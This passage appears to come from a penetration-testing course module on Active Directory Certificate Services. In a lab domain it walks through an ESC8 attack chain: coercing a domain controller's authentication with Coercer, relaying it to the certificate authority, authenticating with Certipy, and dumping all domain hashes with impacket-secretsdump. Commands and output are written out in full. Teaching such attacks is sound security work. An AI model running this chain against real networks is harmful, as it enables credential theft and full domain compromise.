kali@kali$ coercer coerce --target-ip 192.168.50.60 --l 192.168.45.232 -u adam -p lab --filter-method-name EfsRpcAddUsersToFile

[info] Starting coerce mode
[info] Scanning target 192.168.50.60
[*] DCERPC portmapper discovered ports: 49664,49665,50434,49666,49668,49667,49670,49281,50418,50422,49305,50427
[+] SMB named pipe '\PIPE\lsarpc' is accessible!
   [+] Successful bind to interface (c681d488-d850-11d0-8c52-00c04fd90f7e, 1.0)!
      [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\192.168.45.232\040qSBqj\file.txt\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ?
Listing 14 - Coercing the Domain Controller to authenticate
The EfsRpcAddUsersToFile RPC command successfully generated a Domain Controller authentication.
Let's view the incoming connection in our Impacket instance:
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.50.60, attacking target http://192.168.50.61
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.168.50.61 as CORP/DC08$ SUCCEED
[*] Generating CSR ...
[*] CSR generated!
[*] Getting certificate ...
[*] GOT CERTIFICATE! ID 7
[*] Writing PKCS#12 certificate to ./DC08$.pfx
[*] Certificate successfully written to file
Listing 15 - Relaying to the Certificate Authority
We obtained an authentication from the Domain Controller which was relayed to the Certificate Authority together with a certificate request. As a result, we obtained a certificate based on the DomainController certificate template in a pfx format.
Now we can authenticate to the Domain Controller in the content of the Domain Controller machine account with Certipy. We'll specify the auth command, supply the certificate with -pfx and the Domain Controller IP address with the -dc-ip option.
kali@kali$ certipy-ad auth -pfx DC08$.pfx -dc-ip 192.168.50.60
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: dc08$@corp.com
[*] Trying to get TGT ...
[*] Got TGT
[*] Saved credential cache to 'dc08.ccache'
[*] Trying to retrieve NT hash for 'dc08$'
[*] Got hash for 'dc08$@corp.com': aad3b435b51404eeaad3b435b51404ee:562538784434c1fe609043a0cd8a8d59
Listing 16 - Authenticating to the Domain Controller
Certipy extracted the NTLM hash for the dc08$ Domain Controller machine account. Unfortunately, the Domain Controller machine account is not a member of the Domain Admins group, so we can't use it to interactively log into the Domain Controller.
We can, however, execute a network logon and dump all hashes from the NTDS.DIT file. We'll do this with Impacket, supplying the secretsdump command, the NTLM hash with -hashes and the machine account and IP address.
kali@kali$ impacket-secretsdump 'corp.com/dc08$@192.168.50.60' -hashes 'aad3b435b51404eeaad3b435b51404ee:562538784434c1fe609043a0cd8a8d59'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b41404eeaad3b435b51404ee:e2b475c11da2a0748290d87aa966c327 :::
...
Listing 17 - Extracting hashes with Impacket
Impacket successfully authenticated to the Domain Controller and extracted all the domain users and associated NTLM hashes. The output displays the hash of the built-in Domain Administrator account, which is a member of the Domain Admins group.
Very nice! We fully compromised the entire domain even though it ran a fully-updated but otherwise default setup of Active Directory Certificate Services. This is a devastating attack against many Enterprise Active Directory infrastructures.
20.3. Wrapping Up
In this module, we leveraged vulnerabilities in Active Directory Certificate Services (ADCS) to compromise an enterprise Active Directory environment. We outlined theoretical aspects of ADCS, focusing on the certificate structures, configurations, and the potential for misconfigurations.
We also explored several practical attack vectors, specifically misconfigured certificate templates (ESC1) and NTLM relay attacks to ADCS HTTP endpoints (ESC8). We demonstrated how an unprivileged user can escalate to Domain Admin privileges by exploiting weak ADCS configurations. Throughout this module, we gained hands-on experience with tools like Certify, Certipy, and Impacket, reinforcing penetration testing strategies for securing and attacking ADCS.